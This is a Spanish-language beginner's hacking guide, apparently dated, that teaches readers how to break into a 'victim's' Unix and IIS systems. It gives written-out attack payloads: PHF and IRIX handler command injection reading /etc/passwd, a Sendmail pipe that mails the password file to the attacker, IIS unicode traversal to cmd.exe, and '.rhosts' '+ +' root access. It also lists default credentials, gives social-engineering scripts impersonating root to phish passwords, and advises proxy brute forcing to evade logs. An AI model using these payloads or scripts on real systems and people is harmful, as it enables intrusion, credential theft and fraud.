Si sois un poco listos y os habeis leido la seccion anterior de "Consejos" de "Troyanos" ya sabeis lo que teneis que hacer. Solamente cojer los archivos de informacion y los de contrasenas, con esto ya tendremos lo suficiente para una futura intromision y ademas con las contrasenas que consigamos podremos buscar vulnerabilidades y penetrar en el sistema de muchas otras formas.

----------$06--------GENERAL UNIX----------

$06 -->> GENERAL UNIX

Para que puedas continuar leyendo las siguientes secciones tendras que tener unos conocimientos basicos sobre el Sistema Operativo UNIX O LINUX.

Para ello yo te explicare lo extrictamente necesario sin pararme mucho para no meterme en materia. Pero si quieres ser un verdadero hacker tendras que conocer este sistema a la "perfeccion", eso incluye que lo instales en tu ordenador, pero ahora eso no hara falta porque el unix o linux lo tendra la maquina a la que querramos atacar.

-$06.1 -->> DIRECTORIOS

El UNIX/LINUX no esta dividido por letras como "A:", "C:", "D:", etc... sino que todos los directorios cuelgan de uno. A este directorio se le llama directorio raiz y esta representado asi "/".

Dentro de esta las mas importantes son "/bin", "/dev", "/etc", "/usr", y algun otro.

Antes de explicar los comandos basicos para manejarse en el sistema remoto, primero leete lo que viene a continuacion para que asi puedas probar los comandos y ver como funcionan.

-$06.2 -->> TELNET

Este es un programa que incorporan tanto el Windows como el Unix o el Linux, y es imprescindible para un hacker, porque es el que utilizara casi siempre para realizar sus hazanas.

"Telnet" te permite conectarte a un sistema remoto mediante su IP o nombre de host y el puerto al que quieras acceder.

Para que lo entiendas vete a Inicio->Ejecutar, escribe telnet y pulsa aceptar. Ahora tendras el programa telnet ante tu cara. Haz click en "Conectar", luego en "Sistema Remoto" y te aparecera una ventanita en la que tienes que introducir dos datos. Donde pone "Nombre de Host", escribe grex.cyberspace.org y donde pone "Puerto" escribe 23 o deja la palabra "telnet" que es lo mismo.

Despues de una presentacion empiezan los problemas, como ves te pide login (nombre) y password (tu contrasena), y como no la tienes pues no te permitira entrar, pero tranquilo que este servidor ofrece cuentas gratuitas y entonces podras crearte una con la que tendras un login y un password para entrar las proximas veces.

Para ello escribe donde pone login "newuser" y le das a "INTRO" para ir pasando la publicidad que te va a ir exponiendo. Llegados a un punto te pedira que escribas tres combinaciones de teclas para usos futuros, prueba con Control+x, Control+b y otras que te permita por que no te dejara todas, el proceso es algo dificil porque todo lo que te pida lo hara en ingles y cuando veas un mensaje en el que parezca que te ha aceptado la combinacion deberas hacerla otras dos veces mas y asi hasta que completes las tres combinaciones.

Una vez puestas todas las combinaciones lo demas es pan comido, te pedira un nombre, un login, un password y otros datos que puedes saltartelos pulsando simplemente intro, pero cuando te pida que escojas una "shell" escribe bash.

Ya esta. La proxima vez que te conectes escribe tu login y tu password y te dejara pasar sin ningun tipo de problema.

-$06.3 -->> COMANDOS BASICOS

Llego la hora de que aprendas los comandos basicos para andar por el ordenador de la victima. Primero conectate al grex.cyberspace.org por telnet como te he explicado antes y escribe tu login y tu password.

Bien, ahora estaras frente a una shell, "que, que es eso?", pues bien es la llamada interfaz de comandos, es decir, el programa (por decirlo de alguna manera) que interpretara lo que tu escribas para realizar alguna accion, decir que lo que tu escribas tienen que ser los comandos, pues si pones palabras inventadas la shell te dara error y seguira esperando otro comando. Sabras que es la shell cuando te ponga "bash$", "sh$" o algo por el estilo.

Cuando has hecho tu cuenta, se te ha creado un directorio para ti y solo para ti, en el que podras crear mas direcctorios, crear, editar, o eliminar archivos y muchas cosas mas. Cada vez que te conectes estaras situado sobre este directorio, pues bien, para saber cual es este deberas escribir el comando "pwd" y te saldra, por ejemplo: "/a/o/e/tulogin".

Para moverte por los directorios esta el comando "cd", este debe ir seguido del directorio al que quieras acceder. Por ejemplo, si quieres ir al

directorio raiz deberias escribir: "cd /", porque "/" es el directorio raiz.
Si por ejemplo estamos en el directorio "/etc/io" y queremos volver al
directorio anterior a este (directorio padre), que seria "/etc" no
tendriamos que escribir "cd /etc", puesto que existe otra forma de volver
al directorio anterior y esta forma es la siguiente: "cd ..".
El ".." significa directorio padre o directorio anterior y el "." significa
el directorio actual. Esto hay que saberlo porque nos sera util y necesario
para mas adelante.

Para saber lo que hay dentro de un directorio utilizaremos el comando "ls".
Por ejemplo para saber todo lo que hay dentro del directorio "/etc"
escribiremos: "ls /etc" o si ya estuvieramos dentro de este directorio solo
nos haria falta escribir "ls" o "ls .", puesto que ya dije antes que "." era
el directorio actual.

Para crear un directorio tenemos el comando "mkdir" y tambien solo necesita
la el nombre que le queremos asignar. Si lo queremos crear en el directorio
en el que estamos solo haria falta escribir: "mkdir nombre". Pero si lo
queremos crear en otro lugar en el que no estemos situados habra que
escribir la ruta completa, por ejemplo: "mkdir /etc/io/nombre".

Para eliminarlos el comando es "rmdir" y paso de explicarlo porque creo que
esto es de perogrullo (logica) y teneis que esprimiros un poquito el coco,
porque os lo estoy dando todo muy masticado.

Bueno creo que con esto llegara por el momento, ademas paso de comeros mucho
la olla que despues no aprecias nada mi trabajo.

-$06.4 -->> ARCHIVOS IMPORTANTES

En este apartado explicare un par de archivos de los sistemas UNIX o Linux
que os haran mucha falta entender para poder conseguir el triunfo el la
maquina victima.

*Archivo "/etc/passwd":

Al igual que los archivos "*.pwl" de Windows, este archivo es el que
contiene las contrasenas de todas las cuentas del sistema. Pongo un
ejemplo para que veais mas o menos el aspecto de este archivo:

```
root:WyPfRSQg.gf:0:0:System Administrator,,,:/root:/bin/csh
bhilton:LkjLiWy08xIWY:501:100:Bob Hilton:/home/bhilton:/bin/bash
web:Kn0d4HJPfRSoM:502:100:Web Master:/home/web:/bin/bash
mary:EauDLA/PT/HQg:503:100:Mary C. Hilton:/home/mary:/bin/bash
```

Cada frase es la cuenta de un usuario. La primera palabra que aparece es su
login (ya sabemos algo), y lo que va despues de los primeros ":" es su
contrasena, pero no te alegres porque no es la contrasena real (ohhh), sino
que esta encriptada. Cuando consigas este archivo (ya explicare como) y lo
tengas en tu disco duro, tienes que bajarte un desencriptador de archivos
passwd,hazme caso y bajate la ultima version del "john the ripper", en estos
momentos van por la version 1.6 y trabaja el cuadruple de rapido que
cualquier otro (es para MS-DoS). Bajate un manual y aprende a utilizarlo que
es muy facil.

NOTA PARA LOS MAS NOVATOS: Muchos programas para MS-DoS no se ejecutan
haciendo doble click sobre ellos, porque tendras que abrir una ventanita de
MS-DoS escribir: "cd directorio_del_achivo", y una vez hecho esto escribes
el nombre del programa y ya esta. Y ya os estais bajando un manual de MS-DoS
que si no, no vais a llegar a nada, hay que saber de todo en esta vida!.

A lo que ibamos, en tu caso lo unico que querrias seria conseguir el password de "root" puesto que como ya tienes una cuenta, para que cono quieres otra. Pero en cambio, si no tenias ninguna y conseguiste de alguna forma este archivo, conformate de momento con cualquier cuenta porque asi ya puedes entrar en el sistema e ir haciendo tus cositas.
Ademas, a veces, desencriptar la contrasena del "root" podria llevarte anyos y anyos, cosa que no merece la pena, y conseguir "root" se puede hacer de otras mil formas.

Ojo al dato, muchas veces te encontraras con que el aspecto del fichero es como este:

```
root:x:0:0:System Administrator,,,:/root:/bin/csh
bhilton:x:501:100:Bob Hilton:/home/bhilton:/bin/bash
web:x:502:100:Web Master:/home/web:/bin/bash
mary:x:503:100:Mary C. Hilton:/home/mary:/bin/bash
```

Que ha pasado?, esto significa que el archivo esta "Shadow" y no podemos saber cual es la contrasenya. Cuando sucede esto significa que las contrasenyas estan en el archivo shadow y este casi siempre estara muy bien protegido, pero ya nos las arreglaremos para cogerlo.
En vez de salir una "x" en el lugar de la contrasena, podria salir un "*" o algo por el estilo, pero todo es lo mismo.

*Archivo "/etc/host.equiv":

Este archivo tambien se encuentra en el directorio "/etc" y contiene las direcciones IP de los ordenadores que pueden entrar a su sistema sin necesidad de ningun login ni password, es decir, que si conseguimos poner ahi nuestra IP podremos conectarnos sin necesidad de ningun dato.

*Archivo "/etc/.rhosts":

Este al igual que los otros dos se encuentra tambien en "/etc" y a mi la verdad es que me gusta bastante, puesto que si en el escribimos "+ +", asi tal y como lo pongo y mediante el comando "rlogin -l root victima.com" entraremos todos alegres y aun encima con privilegios de "root". Lo unico malo de esto es que si el Administrador es algo avispado y revisa de vez en cuando este archivo y los logs, te habra pillado y tu la habras cagado (vaya pareado!).

*Archivo "/etc/inetd.conf":

Pues bien, este se encarga de decir que servicios y que puertos deben estar abiertos para los usuarios. Ahora pongo un ejemplo del aspecto que puede tener este archivo y despues hago una pequenya explicacion:

```
---------------------------------------------------------------------------
# See "man 8 inetd" for more information.
#
# If you make changes to this file, either reboot your machine or send the
# inetd a HUP signal:
# Do a "ps x" as root and look up the pid of inetd. Then do a
# "kill -HUP <pid of inetd>".
# The inetd will re-read this file whenever it gets that signal.
#
# <service_name>  CONSEJOS BLACKNGEL
```

Espero que con este articulo hayas aprendido bien lo necesario para guiarte por el buen camino en esta guia, pero repito, NO ES SUFICIENTE!. Todo hacker que se precie nunca debe dejar de aprender, asi que ya te estas bajando un manual de Unix o Linux y estudias lo maximo que puedas, eso si quieres llegar a algo.
Ah!, si te lo puedes permitir, deberias instalarte el Linux que es mas facil de utilizar Unix y practica todo lo que puedas, ya veras como llegaras a ser un hacker mucho antes que con el Windows.

----------$07--------INFORMACION DE LA VICTIMA----------

$07 -->> INFORMACION DEL SISTEMA

Pues como no, en una guia como esta para newbies no puede faltar este tema. Sin duda una de las cosas mas importantes que debemos hacer antes de hackear a la victima, es conseguir la maxima informacion posible de ella.
He dicho antes de hackear, pero, con la practica, al igual que yo el sacar informacion ya sera parte del dicho "hackeo".

La informacion o datos que podamos obtener pueden ser muy diversos, desde su Sistema Operativo hasta las versiones de sus daemos(ya lo explico despues).

Bueno, aunque parezca mentira, el sacar informacion puede ser muy interesante
porque en vez de atacar a la victima de golpe en un solo dia lo podemos planear en varios y mejor. El porque de esto se halla en que una vez que un dia le saquemos los maximos datos posibles, podemos dedicar el resto del dia a estudiarlos y planear nuestro ataque de la forma mas precisa posible y no atacar a lo loco como hacen algunos dejando todas sus huellas en el camino.

-$07.1 -->> PORT SURFING (SURFEO DE PUERTOS)

Esta es la tecnica principal para sacar informacion. Trata de comprobar todos los puertos de la victima, sabiendo asi cuales tiene abiertos y si aparte de eso alguno de ellos nos da mas datos.
Hay dos formas de realizar todo esto, una es de forma manual (comprobando los puertos nosotros mismos), y la otra es utilizar un escaneador de puertos y esperar los resultados.

Por mi parte solo os explicare la forma manual ya que la otra es obviamente facil, y ademas para mi siempre es mucho mas interesante descubrir las cosas por mi mismo.

Decir que yo explicare lo que podemos obtener de cada puerto si este esta abierto (es de logica!!!), y si no lo esta, ya sabeis, a por otro.

//

*Puerto 13 "DayTime":

Bueno esto no servira para mucho pero si queremos tener la maxima informacion posible nunca esta demas. Simplemente hacemos un telnet a este puerto y el servidor nos dara su fecha y hora. Comparandola con nuestra fecha y nuestra hora podremos comprobar en que franja horaria se encuentra y situar mas o menos donde se encuentra este servidor.

*Puerto 21 "FTP":

Este es el File Transfer Protocol (Protocolo de transferencia de archivos), es el encargado de que los usuarios con cuentas en el sistema puedan subir y bajar archivos.

Lo primero que podemos observar cuando hacemos un telnet a este puerto es que nos da el nombre de su daemon (programa) que esta controlando ese puerto y lo que es mas importante, tambien nos informa de la version del mismo. Solamente con estes datos ya podriamos buscarnos un exploit con el cual explotar este puerto, pero antes de hacer esto tienes que leerte enterita esta guia, mas bien antes de hacer nada. (Primero lee todo la informacion que puedas y aprende lo maximo posible, tendras tiempo de actuar y de hacer tus pinitos).

Lo segundo que debemos hacer es intentar conectarnos con cuenta anonima. Esto se consigue dando el comando "user anonymous" y si este funciona nos pedira que introduzcamos como password nuestra direccion de e-mail, entonces lo que haremos sera introducir el comando "pass email@inventado.com" y con un poco de suerte nos dejara ver sus archivos. Tambien puede suceder que despues de conectarnos como anonymous no nos muestre nada, eso quiere decir que tienen esta cuenta activada pero que no la utilizan.

Si tenemos acceso al servidor podemos intentar bajarnos directamente el passwd y empezar a examinarlo (QUIETO PARAO!!), no te aconsejo que hagas esto si antes aun no sabes como esconder tu IP y como borrar tus huellas, ahora si tu lo quieres hacer es bajo tu responsabilidad.

*Puerto 25 "SMTP" (MAIL):

Aunque no lo parezca este puerto puede ser realmente interesante ya que segun la informacion que saquemos de el, podremos realizar diferentes ataques.

Cuando hacemos telnet a este puerto no encontramos con que nos da el nombre de su daemon, que es el que controla el envio de e-mails. Es muy interesante y tambien muy frecuente que nos encontremos que su daemon es el "SendMail". Hay muchisimas versiones de este programa y se le han detectado bugs hasta la infinidad.

Al igual que con el ftp, podrimos buscar algun exploit adecuado a su version y probar a ver que resultados obtenos. Pero ya sabes que es bajo tu conciencia. Normalmente los exploits para este programa suelen ser "buffer overflows" (desbordamientos) y algunos antiguos que nos enviaran su archivo de passwords a nuestra direccion de e-mail. (Ya os ensenare uno mas adelante).

Si ya habeis leido alguna guia, supongo que ya os habran ensenado como mandar un e-mail "anonimo" por medio de este puerto. Pues bien, yo os advierto que esto no es un e-mail anonimo ni de cerca, simplemente cambiambiamos nuestra direccion de correo, pero casi todos los servidores de correo suelen advertir que la direccion de correo de la que proviene el mensaje es misteriosa y ademas detectar esto es realmente facil.
Si de verdad quereis mandar e-mail anonimos debeis utilizar "remailers" pero leeros algun manual sobre ellos que yo aunque lo siento mucho no tengo tiempo de explicarlo todo.

*Puerto 79 "FINGER":

Mira donde hemos ido a parar, precisamente este puerto esta dedicado a ofrecer informacion para dar y tomar. Hoy en dia casi todos los servidores tienen este puerto desactivado debido a la gran utilizacion de el por parte

de los hackers y como la gente quiere que seamos ninos bueno y que nos comamos el dedo gordo del pie, pues es lo que hay.

Si tenemos acceso a este puerto, nos conectamos mediante telnet y observamos bastantes datos sobre usuarios. Una vez que tengamos el nombre de un usuario que posea una cuenta, solo tendriamos que hacer finger a "nombre@server.com" y nos daria varios datos sobre el como el ejemplo que os pongo yo ahora:

```
[SERVER.COM]
Login        Name     TTY    Idle     When        Where
rivaldo      Ronal    co      1d      Fry 17:00   server.com
```

Bueno podemos observar cuando fue la ultima vez que se conecto, y una cosa mas que interesante es que si nos fijamos en su nombre y su login, con un poco de picardia nos daremos cuenta que una de sus aficciones preferidas es el futbol. Con estos datos podriamos crear una lista de palabras sobre temas de futbol y jugadores, que despues podemos utilizar para realizar un ataque por fuerza bruta (ya explicare en siguientes capitulos lo que es esto).

Por ultimo decir que tambien podemos tener a veces a nuestra disposicion el puerto 43 que es el "Whois" que tambien se encarga de ofrecer mucha informacion pero este te lo dejo de deberes para que lo investigues por tu cuenta.

*Puerto 80 "HTTP" (www):

Como ya supongo que sabreis este es el puerto dedicado al World Wide Web que es el servicio de paginas web.
Pues como no, de aqui tambien podremos sacar algo de informacion bastante jugosita.

Hacemos un telnet al puerto 80 y vemos que no aparece nada, lo que hace es esperar a que introduzcamos algun comando, pero normalmente despues de este la conexion se suele cerrar automaticamente.
Entonces lo que escribimos es "GET / HTTP", decir que lo que escribais no se va a mostrar en pantalla, asi que escribir bien. Y ahora nos saldra algo como esto:

```
HTTP/1.1 200 OK
Date: Mon, 09 Oct 2000 20:09:03 GMT
Server: Apache/1.3.9 (Unix) mod_perl/1.21
Last-Modified: Tue, 25 Jul 2000 11:53:39 GMT
```

Parece poco pero por ahora ya tenemos en nuestras manos que servidor usa para ofrecernos las paginas web "Apache", que es un "UNIX" y tambien nos da su version del "mod_perl".

//

Hasta aqui todo, los demas puertos os los dejo investigar a vosotros para que vayais descubriendo cositas por vosotros mismos.

Sin olvidarme de deciros que tambien podeis investigar los codigos fuente de sus paginas web (si la tiene) y sacar informacion sobre que "CGIs" utiliza y si estes contienen vulneravilidades. Esta parte la estudias en alguna otra guia, que hay muchas sobre este tema, ya que creo que por ahora puede ser suficiente para los "newbies".

-$07.2 -->> Y SI TIENES UNA SHELL?

Si ya tienes una shell, antes de atacar directamente, podrias sacar algunos que otros datos para que el ataque sea mejor y lo tengas mas controlado.

Si simplemente queremos saber que Sistemas Operativo utiliza, solo tendremos que escribir en el shell "uname -a" y tendremos tanto el SO como la version del "kernel" que utiliza. Los kernels antiguos suelen tener bugs, asi que busca en internet haber si hay alguno para esta version y si lo hay encuentra el exploit.

Ya te explique antes para que servia los archivos ".rhosts" y "host.equiv", pero esta vez los utilizaremos solamente para leer su contenido. En ellos veremos las direcciones IP de los ordenadores que pueden entrar sin password al sistema. Podria ser que alguno de estes estuviera en la misma red, y ahora entonces, podriamos investigar un poco sobre ese servidor y lo mas seguro es que si obtenemos el password de "root" en uno sea el mismo para el otro.

-$07.3 -->> CONSEJOS BLACKNGEL

Como no, que no falten mis consejos. Ya se que realmente esto te puede parecer muy aburrido (te aseguro que a mi no!!), pero como todo hacker es la unica forma de hacerlo y si no te bajas un "SCANNER" pero como ya mencione antes, para mi esto no es realmente de "hackers" porque hasta mi abuela es capaz de escribir cuatro numeritos separados por un punto y despues darle al boton "ESCANEAR".
Alla tu conciencia yo te he dado mi mas sincera opinion.

----------$08--------CONSEGUIR CUENTAS----------

$08 -->> CONSEGUIR CUENTAS

En esta amplia seccion explicare algunas de las tecnicas mas usuales y faciles con las que podemos conseguir cuentas que utilizaremos despues para conseguir el sonado "root" y controlar el sistema.

-$08.1 -->> ATRAPAR CUENTAS POR DEFECTO

Esto es muy simple, pero rara vez se da el caso en el que se nos permite hacer esto. Y es que las cuentas por defecto son las que traen o se crean en el Sistema Operativo y para que haya cuentas por defecto, el root ya debe ser bien cafre.

Aun asi, a todo esto, mi deber es poneros las cuentas por defecto mas usuales:

GENERAL	VMS	PRIME
adm	autolog1/autolog o autolog1	prime/prime
admin	cms/cms	prime/primos
anonymous/anonymous	cmsbatch/cms o cmsbatch	primos/primos
backup	erep/erep	primos/prime
batch	maint/maint o maintain	primos_cs/prime
bin	operatns/operatns o operator	primos_cs/primos
daemon/daemon	operator/operator	primenet/primenet

```
ftp                 | rscs/rscs                   | system/system
games               | smart/smart                 | system/prime
guest/guest         | sna/sna                     | system/primos
guest/anonymous     | vmtest/vmtest               | netlink/netlink
help                | vmutil/vmutil               | test/test
install             | vtam/vtam                   | guest/guest
listen              | field/service               | guest1/guest
news                | systest/utep                |
nobody              | systest_clig/systest        |
operator            | systest_clig/uetp           |
printer             | systest_clig/utep           |
pub                 |                             |
public              |=============================================
rlogin              |          DEC10              |         SGI IRIX
root                |=============================================
shutdown            | 1,2: SYSLIB o OPERATOR      | 4DGifts
tech                | 2,7: MAINTAIN               | guest
test                | 5,30: GAMES                 | demos
trouble             |                             | lp
uucp                |=============================| nuucp
visitor             |           AIX               | tour
unix/unix           |=============================| tutor
sys/sys             | guest/guest                 | accunting
sys/system          |                             | boss
who/who             |=============================| demo
learn/learn         |        DECserver            | manager
field/digital       |=============================| pdp8
field/test          | Acess                       | pdp11
postmaster/mail     | System                      | software
=============================================================================
```

-$08.2 -->> UTILIZANDO INGENIERIA SOCIAL

La verdad es que este metodo a mi no me gusta mucho, pero en esta vida si quieres conseguir algo tendras que hacer de todo.
Aqui te explicare lo basico para que intentes convencer a alguien de que te de el password de su cuenta.

Lo primero que podrias intentar es conseguir hablar con la persona a la que quieres enganar si sabes con certeza que este se conecta alguna vez al IRC, y decirle por ejemplo que eres el root de server.org (el servidor del que quieras obtener una cuenta) que su cuenta esta interfiriendo indebidamente en la forma en que su script (Mirc, Mesias, etc...) trabaja y que necesita el login y el password de su cuenta, para que tu puedas configurarsela y el pueda continuar correctamente su trabajo.

Como explicarle al "pardillo" (puede que no) todo esto, lo dejo en tus manos y si te das cuenta que no eres capaz de hacer estas cosas, pues dejalo y intenta algun otro metodo, porque si sigues por este solo conseguiras ganar mas y mas enemigos.

Otra forma un poco mas arriesgada pero no tan emocionante seria mandarle un e-mail anonimo, haciendote pasar por el root del sistema y que necesitas los datos anteriores porque este sistema renueva los passwords frecuentemente porque es un sistema muy seguro, y que por alguna razon (cosa tuya), su cuenta no puede ser actualizada automaticamente y que necesita sus datos para realizarlo de modo manual.

Para mandar e-mail anonimo deberas conectarte por telnet a algun servidor que tenga abierto el puerto 25 y que te permita utilizarlo.

Por ejemplo haces un telnet a server_email.com (el que quieras) al puerto 25. Ahora expondre como se hace y a lo que yo escriba le pondre un "*" delante para que sepais que es lo que teneis que escribir vosotros, el resto es lo que nos responde el server_email.com:

```
_____________________________________________________________________________

|
* mail from: loque@tedelagana.com (inventatelo)
|
> loque@tedelagana.com... Sender OK
|

|
* rcpt to: pardillo@quees.com (el e-mail de la victima)
|
> pardillo@quees.com... Recipient OK
|

|
* data (significa que quieres escribir el mensaje)
|
> enter mail, end with "." on a line by itself
|

|
* soy el root del systema server.com y necesito (escribe ahora tu mensaje)
|
tus datos porque......... (tu sabras)
|

|
* . (necesitas escribir un "." en una sola linea para poder terminar el
msj)|
> mail accepted
|

|
* quit (con esto cierras la conexion)
|
> connection is closed
|
_____________________________________________________________________________|
```

-$08.3 -->> BRUTE FORCE (FUERZA BRUTA)

Este metodo es realmente facil y aunque algunos no lo consideren de hackers alguna vez lo han tenido que utilizar.

Consiste en probar muchisimas combinaciones de "logins" y "passwords" hasta que alguna coincida con una cuenta que ya tenga la victima, este ataque se hace bastante lento y si la contrasena es de 6 o mas caracteres podriamos tardar anos en averiguarla.

Para ello os recomiendo el programa "BRUTUS" que os permite atacar cualquier puerto que os pida login y password, un ejemplo de ellos son el "HTTP", el "FTP", el "TELNET", el "NetBIOS" y hasta incluso el del "NetBUS".

Lo mas seguro es que cuando realiceis este ataque, la victima tenga un log de las conexiones que se intentan establecer a su maquina y le sera bastante raro encontrar miles y miles de intentos en su log y todos con la misma

direccion IP. Por ello necesitamos un programa que nos permita usar "proxi", aun no he explicado lo que es un proxi?, pues vamos a ello.

Un proxi no es mas que simplemente un ordenador que ponemos en medio entre nosotros y la victima (no fisicamente, locos!!). Un proxi es un ordenador al que tenemos que conectar y cuando le pasamos la direccion IP de la victima, este se encarga de conectarse a ella, asi cuando la victima revise su log todas las IPs que esta encuentre seran las del proxi. Ahi que tener cuidado con los proximos que utilizamos, porque ahi algunos que dejaran ver nuestra IP a la victima y la abremos cagado.
Por mi parte os pondria una serie de proxis pero estes se actualizan cada poco y otros dejan de funcionar, osea que ya los estais buscando por Inet, pero no os vayais a alguna pagina de matusalen.

Os aconseje el "BRUTUS" antes porque precisamente este permite que utilices proxis, asi que ya sabes.
Lo siento mucho pero no me voy a parar a explicar como se utiliza, ahora es cosa vuestra el buscaros la vida.

-$08.4 -->> CONSEJOS BLACKNGEL

Aqui he tratado de explicarte las formas mas faciles pero quizas las menos utilizadas para obtener cuentas, pero conste que siempre hay sitios donde funcionan y personas a las que hacerle esto.
Si te enfrentas con algun otro Sistema Operativo que no este expuesto aqui deberas buscarte la vida para buscar los passwords por defecto, ademas que cona!, ser hacker consiste en esto y yo no puedo hacerte todo el trabajo sucio.

Ya me llega con solucionarle los problemas que tienen muchos colegas con su ordenador, que si se le inicia algo..., que si no arranca, que si tienen que pulsar F1 o F2 para iniciar. A veces me hace dano observar que existe tanta incultura, pero como soy tan buena persona, al final siempre acabo ayudando a todo cristo.

----------$09--------BUGS Y EXPLOITS----------

$09 -->> BUGS Y EXPLOITS

Puede que en esta seccion se alargue un poco puesto que tendre que poner el codigo fuente de algun exploit para que podais ir practicando y ademas voy a intentar explicar cada bug lo mejor posible, puesto que algunos pueden llegar a resultar un poco mas liosillas.

Tambien decir que aqui me centrare practicamente en dos conceptos, estos van a ser el conseguir una cuenta simple y el conseguir privilegios de root.

-$09.1 -->> RECOMENDACION

Como dice el titulo, os recomiendo que los exploits que vayais encontrando en este articulo los copieis y los guardeis en una carpeta con un nombre con el que los podais identificar facilmente.
La organizacion de cada uno, es cosa suya, pero si quereis que os diga otra recomendacion, os ayudara que separeis los exploits segun algun criterio,

en mi caso yo los separo por Sistema Operativo, pero los mas quisquillosos hasta los separan por sus versiones.

-$09.2 -->> PHF

Por ser uno de los mas simples, le dedicare el primer lugar a este bug, que es realmente famoso.

La forma de explotar este bug no necesita ciertamente un exploit, sino que este es aprovechado a traves del propio navegador.

Este bug no funciona en muchos sitios, pero nunca dejeis de provarlo por si acaso en cualquier sistema en el que querrais entrar, porque siempre hay alguno que cae en el hoyo.
Un sistema sera vulnerable a este bug cuando posea un sistema Unix o Linux y dentro de su directorio /cgi-bin tengan un fichero llamado "phf" que es un servicio que permite buscar direcciones pero que casualmente puede ser empleado para usar comandos remotos en esa maquina.

Como en nuestro caso seguimos en la busqueda de una cuenta, de momento nos centraremos en intentar conseguir el fichero password, y despues ya lo podras explorar y utilizar con muchos otros fines.

Lo unico que debes hacer es escribir en tu navegador habitual, es la frase:

"http://www.victima.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd"

En lugar de "www.victima.com" debes poner la pagina web del sistema al que quieres entrar o mucho mejor seria poner su Direccion IP, dado que puede suceder que no conozcas el nombre de esta pagina.

Como puedes observar en la parte final de la frase, lo que estamos haciendo es pedirle al servidor que nos muestre por pantalla su archivo passwd.

Con un poco de suerte tendremos el archivo delante de nuestra jeta de asombrados y solo tendrias que hacer un "guardar como...", para despues crackearlo con el "john the ripper".

Lo malo que nos podria suceder es que nos aparezca el archivo de passwd con la famosa "x" o "*" en lugar del password y volveriamos a estar en el problema de siempre, ya que necesitariamos conseguir el fichero con el nombre "shadow".

Como hacerlo?. Pues podrias intentar lo mas sencillo, que seria cambiar la palabra "passwd" por "shadow" y ver si este sale por pantalla, si no es asi, mala suerte y ya veremos otras maneras de hacerlo mas adelante.

Otra opcion muy interesante para nosotros es que el Unix o Linux tenga instalado el NIS. Esto lo podemos observar si en la ultima linea del fichero passwd observamos una cadena que pone "+::0:0:::" gracias a esto lo mas probable es que podamos ejecutar el comando "ypcat" con el que podremos ver el fichero passwd libre de protecciones.

Para hacer esto debes escribir en tu navegador la siguiente frase:

"http://www.victima.com/cgi-bin/phf?Qalias=x%0a/bin/ypcat%20passwd"

Y con esto ya obtendrias el tan preciado fichero passwd.

Bien de momento esto es todo, podria darte un exploit con el que poder ejecutar estos comandos de una forma mas facil, pero sintiendolo mucho

este no lo voy a poner porque por ahora todo esto lo podeis hacer
desde el navegador. Si realmente lo quereis, ya sabeis lo que teneis
que hacer, buscarlo via google, (trabajar un poquito anda).

-$09.3 -->> SENDMAIL

Este bug ya es bastante antiguo, pero como ya sabremos, la gente no es
muy espabilada y no compra ni actualiza sus ordenadores frecuentemente
pues siempre encontraremos a alguien y ademas un hacker de verdad
siempre tiene que intentar saberlo todo, tanto si es nuevo (principal),
como si es antiguo.

A lo que ivamos, para explotar este bug, necesitaremos saber cual es la
version del "SENDMAIL" (Programa que controla el puerto 25 (E-Mail)), y
que esta sea anterior a la version v. "5.57", si no utiliza este programa
el bug ya no valdra para nada.

Normalmente para saber el programa y la version que utiliza el servidor
para el envio y recepcion de E-Mail, nos vastara con conectarnos via
Telnet al servidor por medio del puerto "25" y en el logo de bienvenida
nos saldra toda esta informacion.

Suponiendo que ya sabemos que utiliza el SENDMAIL y que su version es
anterior a la v. 5.57, deberas realizar los siguientes pasos y tendras
su fichero "passwd" en tus manos.
Lo que va entre "/*" y "*/" son comentarios mios para que lo entendais
mejor:

```
/*Segun te conectas te saldra el siguiente mensaje:*/
220 victima.com Sendmail 5.40 ready at Friday, 11 Feb 02 10:55
|
/* Debes de escribir esto:*/
mail from: "|/bin/mail tu_direccion@de_correo.com < /etc/passwd"
|
/*Y te responde:*/
250 "|/bin/mail tudireccion@de_e_mail.com < /etc/passwd" ... Sender ok
|
/*A quien se lo mandas, inventatelo:*/
rcpt to: quien_te_de_la_gana
|
/*Y te responde:*/
550 quien_te_de_la_gana... User unknown
|
/*Indicas que quieres escribir el mensaje:*/
data
|
/*Este te responde:*/
354 Enter mail, end with "." on a line by itself
|
/*Terminas directamente con un ".":*/
.
|
/*Te acepta el mail:*/
250 Mail accepted
|
/*Terminas la conexion:*/
quit
```

-$09.4 -->> CGI-BIN/HANDLER

Los Sistemas Operativos "IRIX" traen consigo el "cgi-bin/handler" que deberia permitir la lectura y la escritura de ficheros, pero debido a un tremendo bug, nos las arreglaremos para tambien ejecutar comandos remotamente.

Lo sera conectarnos a la victima por su puerto 80 (el del "www"), y despues abriremos un fichero inventado que NO! tiene que existir. El "cgi-handler" se molestara en darnos un mensajillo de error advirtiendo de que tal fichero no existe, pero seguidamente esperara a un siguiente comando. En este caso lo que intentaremos sera leer el fichero "passwd" entonces, para ello emplearemos el comando "cat" que necesariamente tendra que llevar como argumento un TABULADOR:

```
_____________________________________________________________________
-> telnet victima.com 80                                             |
|
/*Escribimos:*/                                                       |
$ GET /cgi-bin/handler/taluego_Lucas;cat      /etc/passwd|?data=Download|
$ HTTP/1.0                                                           |
_____________________________________________________________________|
```

Nuestros amiguitos de IRIX, intentaro arreglar este bug en su version 6.3, pero como se puede suponer esto no valio les valio para nada. Puesto que como somos "hackers" conseguimos librarnos de esto con un nuevo TABULADOR:

```
_____________________________________________________________________
$GET /cgi-bin/handler/whatever;cat      /etc/passwd|     ?data=Download |
$HTTP/1.0                                                            |
_____________________________________________________________________|
```

-$09.5 -->> CODE / DECODE BUG

Este bug afecta a cualquier equipo que tenga instalado el ISS (Internet Information Server)(servidor de paginas web) en Windows y no lo tenga correctamente parcheado.

Para encontrar a alguien con este bug, lo mejor sera que te bajes de internet el programa "SSS"(Shadow Security Scanner) con su correspondiente crack que quite la limitacion de los 15 dias, y que aprendas a utilizarlo, lo siento mucho pero eso no es mi trabajo.

Una vez encuentres una buena victima lo unico que tienes que hacer es ir al navegador que utilices y simplemente poneis en el la direccion:

```
_____________________________________________________________________
http://di.rec.cion.ip/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\|
_____________________________________________________________________|
```

El bug esta en "/..%c0%af../" ya que esto hace escaparse del arbol web, consiguiendo una escalada en los directorios.

